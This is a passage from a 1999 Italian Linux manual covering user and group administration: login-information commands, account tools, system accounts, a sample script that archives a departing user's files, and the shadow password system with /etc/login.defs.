Molti programmi permettono di avere informazioni sugli accessi e di conseguenza anche sugli utenti. In particolare sono importanti quelli che permettono di leggere il contenuto dei file `/var/run/utmp` e `/var/log/wtmp` il cui formato non è leggibile attraverso l'uso di un semplice **`cat`**.

In particolare, per quanto riguarda i programmi che analizzano il contenuto del file `/var/log/wtmp`, si può leggere il capitolo 31.

### 28.4.1 $ users

`users [`⟨*file*⟩`]`

Visualizza i nomi degli utenti che accedono attualmente all'elaboratore. Se un utente ha attivato più sessioni in corso, il suo nome apparirà più volte nell'elenco. Se il comando viene avviato senza l'indicazione di un file, i dati visualizzati vengono estratti da `/etc/utmp`. Esiste comunque la possibilità di visualizzare attraverso **`users`** il contenuto di `/etc/wtmp`.

### 28.4.2 $ w

`w [⟨opzioni⟩] [⟨utente⟩]`

Visualizza i nomi degli utenti che accedono attualmente e varie informazioni sulla loro attività.
Vedere *w(1)*.

### 28.4.3 $ who

`who [⟨opzioni⟩] [⟨file⟩] [am i]`

Visualizza i nomi degli utenti che accedono attualmente e varie informazioni sulla loro attività. **`who`** trae normalmente le sue informazioni dal file `/etc/utmp`, se non ne viene indicato un altro negli argomenti. (per esempio `/etc/wtmp`).
Vedere *who.info* oppure *who(1)*.

### 28.4.4 $ whoami

`whoami`

Visualizza il nome dell'utente associato con l'attuale UID efficace. È equivalente a **`id -un`**.

### 28.4.5 $ logname

`logname`

Emette il nome dell'utente, così come appare dal file `/var/run/utmp`.
A titolo di esempio si può immaginare la situazione in cui l'utente **`tizio`** sia riuscito a ottenere i privilegi dell'utente **`root`** attraverso l'uso di **`su`**.

```
tizio$ su root
```

```
Password: *******
```

Quello che si dovrebbe ottenere con **`logname`** è il nome dell'utente che è stato usato per accedere inizialmente al sistema.

```
root# logname
```

```
tizio
```

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Utenza

Le informazioni sugli utenti registrati nel sistema sono raccolte principalmente all'interno di `/etc/passwd`. Anche se il nome suggerisce che debba contenere le password, in realtà il suo scopo è più ampio e la sua accessibilità in lettura è essenziale per tutti i programmi che hanno qualcosa a che fare con gli utenti. Per questo motivo, in molti sistemi si preferisce trasferire le password in un altro file con meno possibilità di accesso: `/etc/shadow`. Il file `/etc/group` permette di raccogliere le notizie sui gruppi e in particolare di stabilire la possibile appartenenza da parte di un utente a più gruppi.

Questi file sono già stati descritti nelle sezioni 28.2.2, 28.2.3 e 28.2.4.

La tabella 29.1 elenca i programmi e i file a cui si accenna in questo capitolo.

| Nome | Descrizione |
|---|---|
| adduser | Aggiunge un utente e tutto quello che serve perché possa accedere. |
| /etc/skel/ | Struttura tipica di una nuova directory personale. |
| passwd | Permette di modificare la password. |
| chsh | Cambia la shell abbinata all'utente. |
| /etc/shells | Elenco delle shell utilizzabili nel sistema. |
| chfn | Modifica i dati personali dell'utente. |
| groups | Elenca i gruppi a cui appartiene un utente. |
| id | Elenca i dati identificativi dell'utente. |

Tabella 29.1: Riepilogo dei programmi e dei file per la gestione della registrazione degli utenti.

## 29.1 Password cifrate

In questo documento si accenna più volte al fatto che le password utilizzate per accedere vengono annotate in forma cifrata, nel file `/etc/passwd`, oppure nel file `/etc/shadow`.

La cifratura genera una stringa che può essere usata per verificare la correttezza della password, mentre da sola, questa stringa non permette di determinare quale sia la password di origine. In pratica, data la password si può determinare la stringa cifrata, ma dalla stringa cifrata non si ottiene la password.

La verifica dell'identità avviene quindi attraverso la generazione della stringa cifrata corrispondente: se corrisponde a quanto annotato nel file `/etc/passwd`, oppure nel file `/etc/shadow`, la password è valida, altrimenti no.

### 29.1.1 Funzione crypt()

L'algoritmo usato per generare la password cifrata non è uguale in tutti i sistemi. Per quanto riguarda GNU/Linux si distinguono due possibilità: l'algoritmo tradizionale, che accetta password con un massimo di **8 caratteri**, e l'algoritmo MD5 che al contrario non pone limiti.

La gestione dell'algoritmo di cifratura delle password è a carico della funzione **`crypt()`** (descritta in *crypt(3)*). Nelle distribuzioni GNU/Linux in cui si può usare l'algoritmo MD5 dovrebbe essere possibile scegliere questo, o l'algoritmo precedente, attraverso un file di configurazione (`/etc/login.defs`, che verrà descritto nel capitolo 30).

Se la propria distribuzione non sembra predisposta per la cifratura MD5, è meglio non fare esperimenti: è importante che ogni componente del sistema di autenticazione e di gestione delle password sia aggiornato correttamente.

### 29.1.2 Trasferimento delle utenze

Il trasferimento, o la replicazione delle utenze si basa sulla riproduzione delle password cifrate, in modo tale da poter ignorare quale sia il loro valore di origine. Questa riproduzione può avvenire in modo manuale o automatico; cioè può essere l'amministratore del sistema che provvede a ricopiare le utenze, oppure può essere un servizio di rete, come il NIS (*Network Information Service*, noto anche come YP, *Yellow Pages*).

In tutti i casi di riproduzione delle utenze, occorre che i sistemi coinvolti concordino nel funzionamento della funzione **`crypt()`**, cioè generino le stesse stringhe cifrate a partire dalle password. Questo è il punto più delicato nella scelta di utilizzare o meno un algoritmo più sofisticato rispetto a quello tradizionale.

### 29.1.3 Debolezza di questo sistema

Questo sistema di autenticazione basato sulla conservazione di una password cifrata, ha una debolezza fondamentale: conoscendo l'algoritmo che genera la stringa cifrata, e conoscendo la stringa stessa, si può determinare la password originale per tentativi.[1]

Un sistema che consente l'utilizzo di password con un massimo di 8 caratteri è molto debole ai giorni nostri, perché tutte le combinazioni possibili possono essere trovate in breve tempo (forse qualche mese) con un elaboratore di media potenza.

## 29.2 Utenti e gruppi

I nuovi utenti possono essere aggiunti solo da parte dell'utente **`root`**, ma poi possono essere loro stessi a cambiare alcuni elementi della loro registrazione. Il più importante è naturalmente la password.

### 29.2.1 # adduser | useradd

`adduser`

`useradd`

Il programma in questione può avere due nomi alternativi: **`adduser`** o **`useradd`**. Questo permette all'utente **`root`** di aggiungere un nuovo utente all'interno del file `/etc/passwd`, assegnandogli un UID, un GID, una password, una shell e creando la sua directory personale.

Per convenzione, il programma (o script che sia) inserisce automaticamente nella directory personale alcuni file di configurazione standard contenuti nella directory `/etc/skel/`. Di conseguenza, basta porre all'interno di questa directory i file e le directory che si vogliono riprodurre nella directory personale di ogni nuovo utente.

> Per mantenere la compatibilità con alcuni vecchi programmi, il nome dell'utente non deve superare gli otto caratteri. Inoltre, è opportuno limitarsi all'uso di lettere non accentate e di numeri; qualunque altro simbolo, compresi i segni di punteggiatura, potrebbero creare problemi di vario tipo.

### 29.2.2 /etc/skel/*

La directory `/etc/skel/` viene utilizzata normalmente come directory personale tipica per i nuovi utenti. In pratica, quando si aggiunge un nuovo utente e gli si prepara la sua directory personale, viene copiato all'interno di questa il contenuto di `/etc/skel/`.

Il nome *skel* sta per *skeleton*, cioè scheletro. In effetti rappresenta lo scheletro di una nuova directory personale.

È molto importante la preparazione di questa directory in modo che ogni nuovo utente trovi subito una serie di file di configurazione necessari a utilizzare le shell previste nel sistema, ed eventualmente altri programmi essenziali.

### 29.2.3 $ passwd

`passwd [`⟨*utente*⟩`]`

Permette di cambiare la password registrata all'interno di `/etc/passwd` (oppure all'interno di `/etc/shadow`, come si vedrà in seguito). Solo l'utente **`root`** può cambiare la password di un altro utente. Gli utenti comuni (tutti escluso **`root`**) devono utilizzare una password non troppo breve composta sia da maiuscole che minuscole o simboli diversi. Alcune password simili al nome utilizzato per identificare l'utente, non sono valide.[2][3]

Se non si dispone di un mezzo per l'inserimento di un nuovo utente, come quello fornito da **`adduser`**, è possibile aggiungere manualmente un record all'interno del file `/etc/passwd` senza l'indicazione della password che poi potrà essere specificata attraverso **`passwd`**.

### 29.2.4 $ chsh

`chsh [`⟨*opzioni*⟩`] [`⟨*utente*⟩`]`

Permette di cambiare la shell predefinita all'interno del file `/etc/passwd`. È possibile indicare solo una shell esistente e possibilmente elencata all'interno di `/etc/shells`. Se la nuova shell non viene indicata

[1] Naturalmente, questo vale finché nessuno riesce a trovare un algoritmo inverso che permetta di ricalcolare la password a partire dalla stessa stringa cifrata.

[2] Quando si inventa una nuova password bisogna essere sicuri di poterla introdurre in tutte le situazioni che si potranno presentare. Se si utilizzano lettere accentate (cosa sconsigliabile), potrebbe poi capitare di trovare un terminale che non permette il loro inserimento. In generale, conviene limitarsi a utilizzare i simboli che rientrano nella codifica ASCII a 7 bit.

[3] In generale, i sistemi pongono anche un limite superiore alla lunghezza delle password. In tali casi, può capitare che la parte eccedente tale dimensione venga semplicemente ignorata, rendendo vano lo sforzo dell'utente.

tra gli argomenti, questa viene richiesta subito dopo l'avvio di **`chsh`**. Per conferma, viene richiesta anche la ripetizione della password.

Alcune opzioni

`-s` ⟨*shell*⟩ | `--shell` ⟨*shell*⟩

Permette di specificare la shell.

`-l` | `--list-shells`

Emette un elenco delle shell disponibili in base al contenuto di `/etc/shells`.

### 29.2.5 /etc/shells

Il file `/etc/shells` contiene semplicemente un elenco di shell valide, cioè di quelle che sono esistenti e possono essere utilizzate. Segue un esempio di questo file.

```
/bin/sh
/bin/bash
/bin/tcsh
/bin/csh
/bin/ash
/bin/zsh
```

È molto importante che questo file sia preparato con cura, e contenga solo le shell per le quali il sistema è predisposto. Questo significa, quanto meno, che deve esistere una configurazione generalizzata per ognuna di queste, e che nella directory `/etc/skel/` devono essere stati predisposti tutti i file di configurazione personalizzabili che sono necessari. Quindi, un file `/etc/shells` con un semplice elenco di tutte le shell disponibili non è sufficiente.

### 29.2.6 $ chfn

`chfn` [⟨*opzioni*⟩] [⟨*utente*⟩]

Consente di modificare le informazioni personali registrate all'interno del file `/etc/passwd`. Si tratta in pratica del nome e cognome dell'utente, del numero dell'ufficio, del telefono dell'ufficio e del telefono di casa. Se non vengono specificate opzioni, i dati vengono inseriti in maniera interattiva, se non viene specificato l'utente, si intende quello che ha eseguito il comando. Solo l'utente **`root`** può cambiare le informazioni di un altro utente.

Le informazioni indicate nel quinto capo dei record del file `/etc/passwd`, sono strutturate solo in modo convenzione, senza che esista una necessità effettiva.

Esempi

L'esempio seguente mostra le azioni compiute da un utente per definire le proprie informazioni personali.

`tizio$` **`chfn`**[*Invio*]

`Changing finger information for tizio`

`Password:` **`********`**[*Invio*]

`Name [tizio]:` **`Tizio Tizi`**[*Invio*]

`Office []:` **`Riparazioni`**[*Invio*]

`Office Phone[]:` **`123456`**[*Invio*]

`Home Phone[]:` **`9876543`**[*Invio*]

`Finger information changed.`

Volendo verificare il risultato all'interno del file `/etc/passwd`, si può trovare il record seguente:

```
tizio:724AD9dGbG25k:502:502:Tizio Tizi,Riparazioni,123456,987654:\
/home/tizio:/bin/bash
```

Note

Le informazioni personali possono essere delicate, specialmente quando si tratta di indicare il numero telefonico dell'abitazione di un utente. Per questo, quando si tratta di utenze presso elaboratori raggiungibili attraverso una rete estesa, come Internet, occorre prudenza.

### 29.2.7 $ groups

groups [⟨*utente*⟩...]

Visualizza i gruppi ai quali l'utente o gli utenti appartengono. Il risultato è equivalente al comando seguente:

id -Gn [⟨*nome-utente*⟩]

### 29.2.8 $ id

id [⟨*opzioni*⟩] [⟨*utente*⟩]

Visualizza il numero UID (*User ID*) e il numero GID (*Group ID*) reale ed efficace dell'utente selezionato o di quello corrente.

Opzioni

-u | --user

Emette solo il numero dell'utente (UID).

-g | --group

Emette solo il numero del gruppo (GID).

-G | --groups

Emette solo i numeri dei gruppi supplementari.

-n | --name

Emette il nome dell'utente, del gruppo o dei gruppi, a seconda che sia usato insieme a **-u**, **-g** o **-G**.

-r | --real

Emette i numeri UID o GID reali invece di quelli efficaci (ammesso che ci sia differenza). Si usa insieme a **-u**, **-g** o **-G**.

## 29.3 Utenti e gruppi importanti

Osservando il file /etc/passwd si possono notare diversi utenti fittizi standard che hanno degli scopi particolari. Si tratta di ***utenti di sistema***, nel senso che servono al buon funzionamento del sistema operativo.

```
root:dxdFf9MvQ3s:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
adm:*:3:4:adm:/var/adm:
lp:*:4:7:lp:/var/spool/lpd:
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/mail:
news:*:9:13:news:/var/spool/news:
uucp:*:10:14:uucp:/var/spool/uucp:
operator:*:11:0:operator:/root:
games:*:12:100:games:/usr/games:
gopher:*:13:30:gopher:/usr/lib/gopher-data:
ftp:*:14:50:FTP User:/home/ftp:
nobody:*:99:99:Nobody:/:
```

Di conseguenza, anche /etc/group contiene l'indicazione di gruppi particolari (gruppi di sistema).

```
root::0:root
bin::1:root,bin,daemon
daemon::2:root,bin,daemon
sys::3:root,bin,adm
adm::4:root,adm,daemon
tty::5:
disk::6:root
lp::7:daemon,lp
mem::8:
```

```
kmem::9:
wheel::10:root
mail::12:mail
news::13:news
uucp::14:uucp
man::15:
games::20:
gopher::30:
dip::40:
ftp::50:
nobody::99:
users::100:
```

I campi delle password di questi utenti speciali (tutti tranne **`root`**) hanno un asterisco che di fatto impedisce qualunque accesso.

> Le varie distribuzioni GNU/Linux si distinguono spesso nella quantità e nell'organizzazione degli utenti e dei gruppi fittizi. In questo caso, in particolare, l'utente fittizio **`nobody`** ha il numero UID 99, come definito nella distribuzione RedHat. In generale, questo utente potrebbe avere il numero −1, che applicandosi a un intero positivo rappresenta in pratica il numero più alto gestibile di UID, altre volte potrebbe essere il numero −2. Il numero massimo di UID dipende dalle caratteristiche del filesystem e dalle librerie utilizzate.

Segue la descrizione di alcuni di questi utenti e gruppi.

### 29.3.1 root

L'utente **`root`** è l'amministratore del sistema: ogni sistema Unix ha un utente **`root`**. L'utente **`root`** ha sempre il numero UID pari a zero.

### 29.3.2 bin

L'utente **`bin`** non esiste nella realtà. Si tratta di un nome fittizio definito per assegnare ai file eseguibili (*binary*) un proprietario diverso dall'utente **`root`**. Di solito, con GNU/Linux, questi eseguibili appartengono al gruppo **`bin`**, mentre l'utente proprietario resta **`root`**.

### 29.3.3 tty

Di solito, al gruppo **`tty`** appartengono i file di dispositivo utilizzabili come canali per la connessione di un terminale.

### 29.3.4 disk

Di solito, al gruppo **`disk`** appartengono i file di dispositivo che si riferiscono a unità a dischi, compresi i CD-ROM.

### 29.3.5 floppy

Di solito, al gruppo **`floppy`** appartengono i file di dispositivo che si riferiscono alle unità a dischetti.

### 29.3.6 nobody

L'utente **`nobody`** corrisponde in linea di massima a un utente generico, non identificato, senza privilegi particolari. Viene usato in particolare per evitare che un utente **`root`** possa accedere a un filesystem di rete (NFS) mantenendo i suoi privilegi: quando ciò accade, l'elaboratore che offre il servizio NFS lo tratta come utente **`nobody`**.

In generale, **`nobody`** non deve essere utilizzabile per l'accesso umano.

## 29.4 Eliminazione di un utente

L'eliminazione di un utente dal sistema non è gestibile attraverso un programma di utilità standard di uso generale: la particolare distribuzione GNU/Linux può fornire degli strumenti adatti, oppure si deve agire manualmente. In questa sezione si descrive come si può intervenire manualmente.

Fondamentalmente si tratta di agire su due punti:

- l'eliminazione dell'utente dai file `/etc/passwd` e `/etc/group` (ed eventualmente anche da `/etc/shadow`);
- l'eliminazione dei file appartenenti a quell'utente.

### 29.4.1 Collocazione dei dati dell'utente

I file di un utente possono trovarsi ovunque gli sia stato consentito di scriverli. In particolare:

- la directory personale;
- la directory delle caselle postali (`/var/mail/` o in certi casi `/var/spool/mail/`, a meno che questa non sia già inserita direttamente nelle directory personale);
- la directory `/var/spool/cron/` e `/var/spool/at/` per eventuali applicazioni a esecuzione pianificata.

Per elencare tutti i file appartenenti a un certo utente, è possibile usare il programma **`find`** in uno dei modi seguenti.

`find / -uid` ⟨*numero-utente*⟩ `-print`

`find / -user` ⟨*utente*⟩ `-print`

### 29.4.2 Eliminazione dei dati dell'utente

Volendo, si potrebbe costruire uno script per l'eliminazione automatica di tutti i file appartenenti a un utente determinato. L'esempio seguente, prima di eliminare i file, crea una copia compressa.

```
#!/bin/bash
#======================================================================
# eliminautente
#======================================================================

#======================================================================
# Variabili.
#======================================================================

    #------------------------------------------------------------------
    # Il nome dell'utente viene fornito come primo e unico argomento
    # di questo script.
    #------------------------------------------------------------------
    NOME_UTENTE="$1"
    #------------------------------------------------------------------
    # Nome per un file temporaneo contenente l'elenco dei file
    # appartenenti all'utente che si vuole eliminare.
    #------------------------------------------------------------------
    ELENCO_FILE_UTENTE="/tmp/elenco_file_utente"

#======================================================================
# Funzioni.
#======================================================================

    #------------------------------------------------------------------
    # Visualizza la sintassi corretta per l'utilizzo di questo script.
    #------------------------------------------------------------------
    function sintassi () {
        echo ""
        echo "eliminautente <nome-utente>"
        echo ""
        echo "Il nome può avere al massimo 8 caratteri."
    }

#======================================================================
# Inizio.
#======================================================================
```

```
    #------------------------------------------------------------------
    # Verifica la quantità di argomenti.
    #------------------------------------------------------------------
    if [ $# != 1 ]
    then
        #--------------------------------------------------------------
        # La quantità di argomenti è errata. Richiama la funzione
        # «sintassi» e termina l'esecuzione dello script restituendo
        # un valore corrispondente a «falso».
        #--------------------------------------------------------------
        sintassi
        exit 1
    fi
    #------------------------------------------------------------------
    # Verifica che l'utente sia root.
    #------------------------------------------------------------------
    if [ $UID != 0 ]
    then
        #--------------------------------------------------------------
        # Dal momento che l'utente non è root, avvisa dell'errore
        # e termina l'esecuzione restituendo un valore corrispondente
        # a «falso».
        #--------------------------------------------------------------
        echo \
"Questo script può essere utilizzato solo dall'utente root."
        exit 1
    fi
    #------------------------------------------------------------------
    # Crea un elenco di tutti i file appartenenti all'utente
    # specificato.
    # Si deve evitare che find cerchi di entrare nella directory /dev/.
    #------------------------------------------------------------------
    find / -user $NOME_UTENTE -a \( -path "/dev" -prune -o -print \) \
> $ELENCO_FILE_UTENTE
    #------------------------------------------------------------------
    # Comprime i file generando un file compresso con lo stesso nome
    # dell'utente da eliminare e con estensione «.tgz».
    # Si utilizza «tar» e in particolare:
    # «z» permette di comprimere automaticamente l'archivio
    #        attraverso «gzip»;
    #------------------------------------------------------------------
    if tar czvf ~/$NOME_UTENTE.tgz `cat $ELENCO_FILE_UTENTE`
    then
        #--------------------------------------------------------------
        # Se è andato tutto bene, elimina i file
        # (togliere il commento).
        #--------------------------------------------------------------
        #rm `cat $ELENCO_FILE_UTENTE`
        echo
    fi

#======================================================================
# Fine.
#======================================================================
```

## 29.5 Trucchi

Alcuni accorgimenti nella gestione degli utenti e dei gruppi possono essere utili in situazioni particolari, anche se a volte si tratta di scelte discutibili. Nelle sezioni seguenti se ne descrivono alcuni.

### 29.5.1 Utente con funzione specifica

Un trucco che potrebbe rivelarsi comodo in certe situazioni è quello di creare un utente fittizio, con o senza password, al quale si associa un programma o uno script, al posto di una shell. La directory corrente nel momento in cui il programma o lo script viene eseguito è quella indicata come directory *home* (directory personale).

L'esempio seguente mostra un record del file `/etc/passwd` preparato in modo da permettere a chiunque di eseguire il programma (o lo script) `/usr/local/bin/ciao` partendo dalla posizione della directory `/tmp/`. Il numero UID 505 e GID 100 sono solo un esempio.

```
ciao::505:100:Ciao a tutti:/tmp:/usr/local/bin/ciao
```

Naturalmente, il fatto di poter avere un utente (reale o fittizio) che possa accedere senza password, dipende dal sistema di autenticazione: il programma **`login`**, il quale potrebbe essere stato configurato (o predisposto all'atto della compilazione) per vietare un tale comportamento.

### 29.5.2 Gruppo di utenti con lo stesso UID

All'interno di un ambiente in cui esiste una certa fiducia nel comportamento reciproco, potrebbe essere conveniente creare un gruppo di utenti con lo stesso numero UID.

Ogni utente avrebbe un proprio nome e una password per accedere al sistema, ma poi, tutti i file apparterrebbero a un utente immaginario che rappresenta tutto il gruppo. Segue un esempio del file `/etc/passwd`.

```
tutti:*:1000:1000:Gruppo di lavoro:/home/tutti:/bin/sh
alfa:34gdf6r123455:1000:1000:Gruppo di lavoro:/home/tutti:/bin/sh
bravo:e445gsdfr2124:1000:1000:Gruppo di lavoro:/home/tutti:/bin/sh
charlie:t654df7u72341:1000:1000:Gruppo di lavoro:/home/tutti:/bin/sh
```

Se esiste la necessità o l'utilità si possono assegnare anche directory personali e shell differenti.

### 29.5.3 Un gruppo per ogni utente (gruppi privati)

Si tratta di una strategia di gestione degli utenti e dei gruppi con cui, ogni volta che si crea un nuovo utente, si crea anche un gruppo con lo stesso nome e, possibilmente, lo stesso numero (UID = GID). Questa tecnica si combina con una maschera dei permessi **`002`**. In pratica, i file vengono creati in modo predefinito con i permessi di lettura e scrittura, sia per l'utente proprietario che per il gruppo, mentre si esclude la scrittura per gli altri utenti.

Il motivo di tutto questo sta nella facilità con cui si può concedere a un altro utente di poter partecipare al proprio lavoro: basta aggiungere il suo nome nell'elenco degli utenti associati al proprio gruppo.

Volendo agire in maniera più elegante, si possono creare degli altri gruppi aggiuntivi, in base alle attività comuni e aggiungere a questi gruppi i nomi degli utenti che di volta in volta partecipano a quelle attività. Naturalmente, i file da condividere all'interno di questi gruppi devono appartenere a questi stessi gruppi.[4]

A titolo di esempio, si mostra cosa sia necessario fare per gestire un gruppo di lavoro per un ipotetico progetto «alfa».

1. Si fa in modo che la maschera dei permessi predefiniti (*umask*) degli utenti che faranno parte del progetto, sia pari a 002, in modo da consentire in modo normale ogni tipo di accesso agli utenti dei gruppi di cui si fa parte, ai file e alle directory che verranno create.

2. Si crea il gruppo **`alfa`** e a questo si abbinano tutti gli utenti che dovranno fare parte del progetto. Il record del file `/etc/group` potrebbe essere simile a quello seguente:

   ```
   alfa::101:tizio,caio,semproni
   ```

3. Si crea una sorta di directory *home* per i file del progetto, con eventuali ramificazioni.

   ```
   # mkdir /home/progetti/alfa
   ```

   ```
   # mkdir /home/progetti/alfa/...
   ```

4. Si assegna l'appartenenza di questa directory (ed eventuali sottodirectory) al gruppo di lavoro.

   ```
   # chown -R root.alfa /home/gruppi/alfa
   ```

5. Si assegnano i permessi in modo che ciò che viene creato all'interno del gruppo di directory appartenga al gruppo delle directory stesse.

   ```
   # chmod -R 2775 /home/progetti/alfa
   ```

   In questo modo tutte le directory del progetto ottengono l'attivazione del bit SGID, attraverso il quale, in modo predefinito, i file creati al loro interno apparterranno allo stesso gruppo delle directory stesse, cioè quello del progetto per cui sono state predisposte.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

[4] Questo metodo di comportamento è quello predefinito della distribuzione RedHat.

Capitolo 30

# Password Shadow

Il meccanismo delle password *shadow* si basa su un principio molto semplice: nascondere le password cifrate ai processi che non hanno i privilegi dell'utente **`root`**. Infatti, nei sistemi in cui le password *shadow* non sono attivate, è il file `/etc/passwd`, leggibile a tutti i tipi di utenti, che contiene tali password cifrate.

Il problema nasce dal fatto che è possibile scoprire la password degli utenti attraverso programmi specializzati che scandiscono un vocabolario alla ricerca di una parola che possa corrispondere alla password cifrata.

L'utilizzo del sistema delle password *shadow* richiede che alcuni programmi siano predisposti per questo. In questo capitolo si fa riferimento a strumenti standard che però si intende siano stati integrati nella distribuzione GNU/Linux che si utilizza. L'attivazione di password *shadow* in una distribuzione che non sia stata predisposta, comporta una serie di difficoltà che rendono la cosa sconsigliabile.

| Nome | Descrizione |
|---|---|
| /etc/shadow | File delle password cifrate. |
| /etc/login.defs | Configurazione generale del sistema di autenticazione. |
| pwconv | Conversione dal sistema tradizionale alle password *shadow*. |
| pwunconv | Conversione dalle password *shadow* al sistema tradizionale. |
| useradd | Inserimento di un nuovo utente. |
| /etc/default/useradd | Configurazione di **`useradd`**. |
| userdel | Eliminazione di un utente. |
| usermod | Modifica di alcune impostazioni riferite a un utente.. |
| /etc/gshadow | File delle password cifrate dei gruppi. |
| grpconv | Conversione dai gruppi tradizionali alle password *shadow*. |
| grpunconv | Conversione dai gruppi con password *shadow* a quelli tradizionali. |
| gpasswd | Modifica della password di un gruppo. |
| groupadd | Inserimento di un nuovo gruppo. |
| groupdel | Eliminazione di un gruppo. |
| pwck | Verifica di coerenza delle informazioni sugli utenti. |
| grpck | Verifica di coerenza delle informazioni sui gruppi. |

Tabella 30.1: Riepilogo dei programmi e dei file per la gestione delle password *shadow*.

## 30.1 Funzioni delle password shadow

Con le password *shadow* attivate si aggiunge il file `/etc/shadow` a fianco del consueto `/etc/passwd`. In quest'ultimo vengono tolte le password cifrate e al loro posto viene inserita una **`x`**, mentre nel file `/etc/shadow`, oltre alle password cifrate, vengono inserite altre informazioni sulle utenze che permettono di aumentare la sicurezza.

Anche i gruppi possono avere delle password, ed è possibile affiancare al file `/etc/group` il file `/etc/gshadow`.

### 30.1.1 /etc/shadow

La presenza del file `/etc/shadow` indica l'attivazione delle password *shadow*. I record di questo file sono organizzati in campi, separati attraverso il simbolo due punti (**:**), secondo la sintassi seguente:

⟨*utente*⟩**:**⟨*password*⟩**:**⟨*modifica*⟩**:**⟨*validità-min*⟩**:**⟨*validità-max*⟩**:**⟨*preavviso*⟩**:**⟨*tempo-di-riserva*⟩**:**⟨*termine*⟩**:**⟨*riservato*⟩

I campi che rappresentano una data possono contenere un numero intero che rappresenta il numero di giorni trascorsi dal 1/1/1970, mentre quelli che rappresentano una durata, possono contenere un numero intero che esprime una quantità di giorni.

1. ⟨*utente*⟩

   Il nominativo dell'utente.

2. ⟨*password*⟩

   La password cifrata, quella tolta dal file `/etc/passwd`.

3. ⟨*modifica*⟩

   Data in cui è stata modificata la password per l'ultima volta.

4. ⟨*validità-minima*⟩

   Numero di giorni di validità minima della password; entro questo tempo, l'utente non può cambiare la password.

5. ⟨*validità-massima*⟩

   Numero di giorni di validità massima della password; prima che trascorra questo tempo, l'utente deve cambiare la password.

6. ⟨*preavviso*⟩

   Numero di giorni, prima della scadenza della password, durante i quali l'utente viene avvisato della necessità di modificarla.

7. ⟨*tempo-di-riserva*⟩

   Durata massima di validità dell'utenza dopo che la password è scaduta.

8. ⟨*termine*⟩

   Data di scadenza dell'utenza.

9. ⟨*riservato*⟩

   Riservato per usi futuri.

A titolo di esempio, viene mostrato un caso sufficientemente completo nella figura 30.1.

```
tizio:wsLHjp.FutW0s:10459:0:30:7:10:10824:
 |     |             |    | |  | |   |
 |     password      |    | |  | |   termine dell'utenza il
 |     cifrata       |    | |  | |   giorno 21/08/1999
 |                   |    | |  | |
utente               |    | |  | dieci giorni di riserva
                     |    | |  |
                     |    | |  sette giorni di preavviso
                     |    | |
    la password è stata   | trenta giorni di validità massima
    modificata il giorno  |
    21/08/1998            l'utente può cambiare password
                          in ogni momento
```

Figura 30.1: Esempio di un record del file `/etc/shadow`.

> Perché il sistema delle password *shadow* possa dare la sicurezza che promette, è necessario che il file `/etc/shadow` appartenga all'utente **`root`** e abbia esclusivamente il permesso di lettura per il proprietario (0400).

### 30.1.2 /etc/passwd

Quando è attivo il sistema delle password *shadow*, il file `/etc/passwd` non dovrebbe contenere più le password cifrate. Al loro posto dovrebbe apparire una lettera **`x`** (minuscola), come nell'esempio seguente:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
...
tizio:x:1000:1000::/home/tizio:/bin/bash
...
```

Tuttavia, dovrebbe essere ammissibile la presenza di record contenenti la password cifrata dell'utente relativo, e la corrispondente assenza di un record nel file `/etc/shadow`. Per questi utenti, le funzionalità delle password *shadow* sono ovviamente disattivate, e non dovrebbero esserci altre conseguenze.

## 30.2 Strumenti di amministrazione

La presenza delle password *shadow* richiede strumenti adeguati alla loro amministrazione. Le informazioni aggiuntive che richiede un'utenza quando sono attive le password *shadow*, rende utile la presenza di un file di configurazione contenente le caratteristiche predefinite che questo dovrebbe avere. Questo file è `/etc/login.defs`.

### 30.2.1 /etc/login.defs

Il file `/etc/login.defs` permette di stabilire alcune caratteristiche predefinite delle utenze che utilizzano le password *shadow*. La sua presenza è importante soprattutto nel momento della creazione di un nuovo utente, ovvero della trasformazione di utenze normali in utenze munite di password *shadow*, per definire i valori relativi alla validità e alla scadenza delle password.

Il file si compone di righe, in cui, ciò che inizia con il simbolo **#** viene considerato un commento, le righe vuote vengono ignorate, e il resto compone le direttive di configurazione. La sintassi di queste è molto semplice: ogni direttiva occupa una sola riga e si compone di coppie ⟨*nome*⟩ ⟨*valore*⟩, spaziate, senza simboli di assegnamento.

I valori che possono essere attribuiti sono di tre tipi: stringa, numerico e logico (booleano). Le stringhe vengono indicate senza delimitatori di alcun tipo; i valori numerici possono essere di tipo decimale, ottale (e in tal caso iniziano con uno zero), ed esadecimale (quando iniziano con la sigla 0x...); i valori booleani sono indicati attraverso le costanti **`yes`** (*Vero*) e **`no`** (*Falso*).

Segue l'esempio di una configurazione minima di questo file, che deriva da una distribuzione GNU/Linux RedHat.

```
# *REQUIRED*
#   Directory where mailboxes reside, _or_ name of file, relative to the
#   home directory.  If you _do_ define both, MAIL_DIR takes precedence.
#   QMAIL_DIR is for Qmail
#
#QMAIL_DIR      Maildir
#MAIL_DIR       /var/spool/mail
MAIL_DIR        /var/mail
#MAIL_FILE      .mail

# Password aging controls:
#
#   PASS_MAX_DAYS   Maximum number of days a password may be used.
#   PASS_MIN_DAYS   Minimum number of days allowed between password changes.
#   PASS_MIN_LEN    Minimum acceptable password length.
#   PASS_WARN_AGE   Number of days warning given before a password expires.
#
PASS_MAX_DAYS   99999
PASS_MIN_DAYS   0
PASS_MIN_LEN    5
PASS_WARN_AGE   7

#
# Min/max values for automatic uid selection in useradd
#
UID_MIN                   500
UID_MAX                 60000

#
# Min/max values for automatic gid selection in groupadd
#
GID_MIN                   500
GID_MAX                 60000

#
# Require password before chfn/chsh can make any changes.
#
CHFN_AUTH               yes

#
# Don't allow users to change their "real name" using chfn.
#
CHFN_RESTRICT           yes

#
# If defined, this command is run when removing a user.
# It should remove any at/cron/print jobs etc. owned by
# the user to be removed (passed as the first argument).
#
```

```
#USERDEL_CMD    /usr/sbin/userdel_local

#
# If useradd should create home directories for users by default
# On RH systems, we do. This option is ORed with the -m flag on
# useradd command line.
#
CREATE_HOME     yes
```

